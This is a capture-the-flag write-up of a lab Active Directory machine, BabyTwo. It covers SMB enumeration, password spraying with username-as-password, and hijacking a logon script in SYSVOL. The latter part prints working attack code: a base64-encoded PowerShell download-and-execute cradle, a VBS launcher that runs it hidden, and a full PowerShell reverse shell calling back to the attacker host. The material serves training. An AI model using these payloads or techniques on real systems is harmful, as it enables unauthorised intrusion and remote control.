Overview
The machine starts by SMB enumeration as Guest that reveals a writable homes share and a login.vbs in NETLOGON, then password spraying with username-as-password finds carl.moore and library accounts, using carl.moore write access over SYSVOL to replace login.vbs with a reverse shell payload gets shell as amelia.griffiths, BloodHound reveals amelia is in the Legacy group with WriteDacl and WriteOwner over the GPOADM user who holds GenericAll over Default Domain Policy, abusing those ACLs via PowerView to take ownership and reset GPOADM's password then using pyGPOAbuse to inject a scheduled task that adds GPOADM to local admins and forcing gpupdate gets shell as Administrator.
Enumeration
as usual we'll start with nmap scan
─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.234.72 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-04 06:45 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:45
Completed NSE at 06:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:45
Completed NSE at 06:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:45
Completed NSE at 06:45, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 06:45
Completed Parallel DNS resolution of 1 host. at 06:45, 0.10s elapsed
Initiating Connect Scan at 06:45
Scanning 10.129.234.72 [1000 ports]
Discovered open port 445/tcp on 10.129.234.72
Discovered open port 3389/tcp on 10.129.234.72
Discovered open port 139/tcp on 10.129.234.72
Discovered open port 135/tcp on 10.129.234.72
Discovered open port 53/tcp on 10.129.234.72
Discovered open port 389/tcp on 10.129.234.72
Discovered open port 88/tcp on 10.129.234.72
Discovered open port 593/tcp on 10.129.234.72
Discovered open port 3268/tcp on 10.129.234.72
Discovered open port 3269/tcp on 10.129.234.72
Discovered open port 464/tcp on 10.129.234.72
Discovered open port 636/tcp on 10.129.234.72
Completed Connect Scan at 06:45, 7.84s elapsed (1000 total ports)
Initiating Service scan at 06:45
Scanning 12 services on 10.129.234.72
Completed Service scan at 06:46, 50.32s elapsed (12 services on 1 host)
NSE: Script scanning 10.129.234.72.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:46
NSE Timing: About 99.94% done; ETC: 06:46 (0:00:00 remaining)
Completed NSE at 06:46, 40.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 5.70s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Nmap scan report for 10.129.234.72
Host is up, received user-set (0.12s latency).
Scanned at 2026-06-04 06:45:04 PDT for 104s
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-04 13:45:19Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Issuer: commonName=baby2-CA/domainComponent=baby2
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-19T14:22:11
| Not valid after: 2105-08-19T14:22:11
| MD5: 4ef7:774c:a979:8d43:b332:cc53:7cb6:41ab
| SHA-1: 6cfd:3491:aa6c:4131:52e2:f61e:361f:b332:5eec:47ff
< SNIP>
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Issuer: commonName=baby2-CA/domainComponent=baby2
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-19T14:22:11
| Not valid after: 2105-08-19T14:22:11
| MD5: 4ef7:774c:a979:8d43:b332:cc53:7cb6:41ab
| SHA-1: 6cfd:3491:aa6c:4131:52e2:f61e:361f:b332:5eec:47ff
< SNIP>
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Issuer: commonName=baby2-CA/domainComponent=baby2
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-19T14:22:11
| Not valid after: 2105-08-19T14:22:11
| MD5: 4ef7:774c:a979:8d43:b332:cc53:7cb6:41ab
| SHA-1: 6cfd:3491:aa6c:4131:52e2:f61e:361f:b332:5eec:47ff
< SNIP>
| _ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Issuer: commonName=baby2-CA/domainComponent=baby2
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-19T14:22:11
| Not valid after: 2105-08-19T14:22:11
| MD5: 4ef7:774c:a979:8d43:b332:cc53:7cb6:41ab
| SHA-1: 6cfd:3491:aa6c:4131:52e2:f61e:361f:b332:5eec:47ff
< SNIP>
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: BABY2
| NetBIOS_Domain_Name: BABY2
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: baby2.vl
| DNS_Computer_Name: dc.baby2.vl
| DNS_Tree_Name: baby2.vl
| Product_Version: 10.0.20348
| _ System_Time: 2026-06-04T13:46:04+00:00
| _ssl-date: 2026-06-04T13:46:43+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=dc.baby2.vl
| Issuer: commonName=dc.baby2.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-03T13:38:53
| Not valid after: 2026-12-03T13:38:53
| MD5: c1d8:57aa:bcde:66b1:ed6a:c9b7:8009:2d86
| SHA-1: 214b:effc:3ff2:4c88:4ec7:aebb:22c5:01e3:b435:f621
< SNIP>
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 53008/tcp): CLEAN (Timeout)
| Check 2 (port 59719/tcp): CLEAN (Timeout)
| Check 3 (port 60680/udp): CLEAN (Timeout)
| Check 4 (port 38328/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-04T13:46:05
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 0s, deviation: 0s, median: 0s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.89 seconds
and as you can see we got SMB, RDP, NETBIOS, LDAP, Kerberos and DNS and probably some RPCs so it is an active directory environment what we got is
- domain name is
baby2.vland hostname isdcso the FQDN isdc.baby2.vl - there is ADCS in place with the CA
baby2-CA - we are good time-skew wise
Started by adding the domain names to the hosts file and generating krb5 file to setup the environment
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ echo '10.129.234.72 dc dc.baby2.vl baby2.vl' | sudo tee -a /etc/hosts
10.129.234.72 dc dc.baby2.vl baby2.vl
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nxc smb 10.129.234.72 -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.72 445 DC [+] krb5 conf saved to: krb5.conf
SMB 10.129.234.72 445 DC [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.234.72 445 DC [+] baby2.vl\:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
SMB share access
so i started by trying null authentication for smb and we got that Guest account is find (not disabled) so i listed shares and got read access to multiple shares and even got write over one of them so lets take a look what's in there
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nxc smb 10.129.234.72 -u Guest -p ''
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.72 445 DC [+] baby2.vl\Guest:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nxc smb 10.129.234.72 -u Guest -p '' --shares
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.72 445 DC [+] baby2.vl\Guest:
SMB 10.129.234.72 445 DC [*] Enumerated shares
SMB 10.129.234.72 445 DC Share Permissions Remark
SMB 10.129.234.72 445 DC ----- ----------- ------
SMB 10.129.234.72 445 DC ADMIN$ Remote Admin
SMB 10.129.234.72 445 DC apps READ
SMB 10.129.234.72 445 DC C$ Default share
SMB 10.129.234.72 445 DC docs
SMB 10.129.234.72 445 DC homes READ,WRITE
SMB 10.129.234.72 445 DC IPC$ READ Remote IPC
SMB 10.129.234.72 445 DC NETLOGON READ Logon server share
SMB 10.129.234.72 445 DC SYSVOL Logon server share
apps share
first i looked in shares and got 2 files first is lnk file which is a shortcut in Windows and it is named login and it is written in visual basic so it is interesting guessed we might find some kind of credentials in there
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ smbclient //10.129.234.72/apps -UGuest%''
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep  7 12:12:59 2023
  ..                                  D        0  Tue Aug 22 13:10:21 2023
  dev D 0 Thu Sep 7 12:13:50 2023
                6126847 blocks of size 4096. 1963617 blocks available
smb: \> cd dev
smb: \dev\> ls
  .                                   D        0  Thu Sep  7 12:13:50 2023
  ..                                  D        0  Thu Sep  7 12:12:59 2023
  CHANGELOG A 108 Thu Sep 7 12:16:15 2023
  login.vbs.lnk                       A     1800  Thu Sep  7 12:13:23 2023
                6126847 blocks of size 4096. 1963617 blocks available
smb: \dev\> mget *
Get file CHANGELOG? y
getting file \dev\CHANGELOG of size 108 as CHANGELOG (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
Get file login.vbs.lnk? y
getting file \dev\login.vbs.lnk of size 1800 as login.vbs.lnk (3.0 KiloBytes/sec) (average 1.9 KiloBytes/sec)
smb: \dev\> exit
then lets take a look at the file
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ cat login.vbs.lnk
L .dy=dy=9PO :+00/C:\V1Windows@ ᄄR@.4jWindowsT1WSYSVOL> WW.# ISYSVOLT1Wsysvol> WW.dsysvolZ1Wbaby2.vlB WW.ebaby2.vlV1Wscripts@ WW._M=scripts\2"Wv login.vbsD W"Wv.login.vbs-Xz$C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\"\\DC\NETLOGONlogin.vbs9..\..\..\Windows\SYSVOL\sysvol\baby2.vl\scripts\login.vbs)C:\Windows\SYSVOL\sysvol\baby2.vl\scripts$
                                                        CBg
                                                           (#`Xdc)1Bsa~MdA
                                                                          )%)1Bsa~MdA
                                                                                     )% 1SPS0CGsf"id,scripts (C:\Windows\SYSVOL\sysvol\baby2.vl)1SPSXFL8C&mm-S-1-5-21-213243958-1766259620-4276976267-5001SPS0%G`%

login.vbs@.
           =VBScript Script File@dy=1SPSjc(=Oy4C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\login.vbs91SPSmDpHH@.=xhH\)Kb V
and as you saw the file wasn't so much readable because it isn't ASCII text file so i wanted to look at the strings we can get out of it and maybe find the actual path of his login and as you can see we got the actual path i guess in SYSVOL so lets look at sysvol
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ strings login.vbs.lnk
/C:\
Windows
SYSVOL
sysvol
baby2.vl
scripts
login.vbs
C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\
\\DC\NETLOGON
login.vbs
a~Md
a~Md
1SPS
sf"i
1SPS
1SPS0
1SPS
jc(=
1SPS
ofcourse this wouldn't work cause we don't have read access over the SYSVOL share as Guest
so I figured lets take a look at the NETLOGON share maybe the file is there cause it is also mentioned in the strings of the vbs file and i got login.vbs
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ smbclient //10.129.234.72/NETLOGON -UGuest%''
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 25 01:30:39 2025
  ..                                  D        0  Tue Aug 22 10:43:55 2023
  login.vbs                           A      992  Sat Sep  2 07:55:51 2023

                6126847 blocks of size 4096. 1963520 blocks available
smb: \> get login.vbs
and we didn't find what we expected but we'll keep it we might need it later
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ cat login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":" ) Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps" , "V"
MapNetworkShare "\\dc.baby2.vl\docs" , "L"
so i started looking at homes and nothing was there even i looked in each user's home directory trying to find if this login.vbs is in one of these user directories then we can upload it to replace it and might get executed if one of them logs in but it was totally empty so i will keep those usernames and move on
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ smbclient //10.129.234.72/homes -UGuest%''
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jun  4 07:24:39 2026
  ..                                  D        0  Tue Aug 22 13:10:21 2023
  Amelia.Griffiths                    D        0  Tue Aug 22 13:17:06 2023
  Carl.Moore                          D        0  Tue Aug 22 13:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 13:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 13:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 13:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 13:17:06 2023
  library D 0 Tue Aug 22 13:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 13:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 13:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 13:17:06 2023
  Ryan.Jenkins                        D        0  Tue Aug 22 13:17:06 2023
                6126847 blocks of size 4096. 1963505 blocks available
Rabbit hole
when it comes to writable shares there is a lot of attacks we can try like uploading lnk files and different type of files using tool like inkbomb or we can even try the lately discovered CVE in .library-ms files to trigger a NTLMv2 leak back to us both ways work so lets start with one of them
so i started with the .library-ms method and nothing came back so i will move to lnk files and we might go back to this library-ms maybe nxc messed something up

also tried the lnk but didn't work and this got me thinking
this isn't how you would think but it is a HTB machine, if the intended path would be me putting a file why leak the ntire users directories not just a single one or maybe couple for decoy
so I figured there is a reason for this, lets try to brute-force passwords for each user with password as the same as the username
even in the actual pentest that is something you would do first thing you find some usernames
Shell as Amelia
and as you can see we got two users first is library and second is carl so lets see what each user can do
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nxc smb 10.129.234.72 -u usernames.txt -p usernames.txt --no-bruteforce --continue-on-success
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.72 445 DC [-] baby2.vl\Amelia.Griffiths:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [+] baby2.vl\Carl.Moore:Carl.Moore
SMB 10.129.234.72 445 DC [-] baby2.vl\Harry.Shaw:Harry.Shaw STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [-] baby2.vl\Joan.Jennings:Joan.Jennings STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [-] baby2.vl\Joel.Hurst:Joel.Hurst STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [-] baby2.vl\Kieran.Mitchell:Kieran.Mitchell STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [+] baby2.vl\library:library
SMB 10.129.234.72 445 DC [-] baby2.vl\Lynda.Bailey:Lynda.Bailey STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [-] baby2.vl\Mohammed.Harris:Mohammed.Harris STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [-] baby2.vl\Nicola.Lamb:Nicola.Lamb STATUS_LOGON_FAILURE
SMB 10.129.234.72 445 DC [-] baby2.vl\Ryan.Jenkins:Ryan.Jenkins STATUS_LOGON_FAILURE
and as we can see we got both users have read and write over apps and homes with Guest we couldn't read docs and we couldn't write to apps so lets see what we can do
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nxc smb 10.129.234.72 -u 'carl.moore' -p 'Carl.Moore' --shares
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.72 445 DC [+] baby2.vl\carl.moore:Carl.Moore
SMB 10.129.234.72 445 DC [*] Enumerated shares
SMB 10.129.234.72 445 DC Share Permissions Remark
SMB 10.129.234.72 445 DC ----- ----------- ------
SMB 10.129.234.72 445 DC ADMIN$ Remote Admin
SMB 10.129.234.72 445 DC apps READ,WRITE
SMB 10.129.234.72 445 DC C$ Default share
SMB 10.129.234.72 445 DC docs READ,WRITE
SMB 10.129.234.72 445 DC homes READ,WRITE
SMB 10.129.234.72 445 DC IPC$ READ Remote IPC
SMB 10.129.234.72 445 DC NETLOGON READ Logon server share
SMB 10.129.234.72 445 DC SYSVOL READ Logon server share
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nxc smb 10.129.234.72 -u 'library' -p 'library' --shares
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.72 445 DC [+] baby2.vl\library:library
SMB 10.129.234.72 445 DC [*] Enumerated shares
SMB 10.129.234.72 445 DC Share Permissions Remark
SMB 10.129.234.72 445 DC ----- ----------- ------
SMB 10.129.234.72 445 DC ADMIN$ Remote Admin
SMB 10.129.234.72 445 DC apps READ,WRITE
SMB 10.129.234.72 445 DC C$ Default share
SMB 10.129.234.72 445 DC docs READ,WRITE
SMB 10.129.234.72 445 DC homes READ,WRITE
SMB 10.129.234.72 445 DC IPC$ READ Remote IPC
SMB 10.129.234.72 445 DC NETLOGON READ Logon server share
SMB 10.129.234.72 445 DC SYSVOL READ Logon server share
and even though we got read write nothing there
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ smbclient //10.129.234.72/docs -Ulibrary%'library'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jun  4 08:11:27 2026
  ..                                  D        0  Tue Aug 22 13:10:21 2023

                6126847 blocks of size 4096. 1960330 blocks available
smb: \> exit
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ smbclient //10.129.234.72/docs -U'Carl.Moore'%'Carl.Moore'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jun  4 08:11:27 2026
  ..                                  D        0  Tue Aug 22 13:10:21 2023

                6126847 blocks of size 4096. 1960328 blocks available
smb: \> ls
  .                                   D        0  Thu Jun  4 08:11:27 2026
  ..                                  D        0  Tue Aug 22 13:10:21 2023

                6126847 blocks of size 4096. 1960328 blocks available
smb: \> exit
so lets go back to the initial plan but now we are sure that login.vps gets executed once one of the users login so lets give it a shot but keep a copy of the original just in case we wanted it later
first i created the execution command for the shell
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/shell]
└──╼ [★]$ echo 'IEX(New-Object Net.WebClient).DownloadString("http://10.10.16.83/shell.ps1")' | iconv -t UTF-16LE | base64 -w 0
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADgAMwAvAHMAaABlAGwAbAAuAHAAcwAxACIAKQAKAA==
then created this payload which just executes the payload we did in a powershell
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/shell]
└──╼ [★]$ cat login.vbs
Set objShell = CreateObject("WScript.Shell")
objShell.Run "powershell -nop -w hidden -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADgAMwAvAHMAaABlAGwAbAAuAHAAcwAxACIAKQAKAA=="
now what we need to do is to get the nishang shell and host it on a shell and open a listener then upload here is our normal shell now lets open both listeners the http one and nc on 4444
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/shell]
└──╼ [★]$ cat shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.83',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ' ;$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
and we uploaded the file to SYSVOL (will get back to that in a second)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/shell]
└──╼ [★]$ smbclient //10.129.234.72/SYSVOL -U'Carl.Moore'%'Carl.Moore'
Try "help" to get a list of possible commands.
smb: \> cd baby2.vl\scripts\
smb: \baby2.vl\scripts\> put login.vbs
putting file login.vbs as \baby2.vl\scripts\login.vbs (0.8 kb/s) (average 0.8 kb/s)
smb: \baby2.vl\scripts\>
and we got a shell back as the user amelia.griffiths

Now you might be wondering how did we got only read access over SYSVOL as nxc says but we could write to it that's because the SYSVOL share permissions model is complicated it has 3 different levels
- share permission
- NTFS permission
- GPO permission
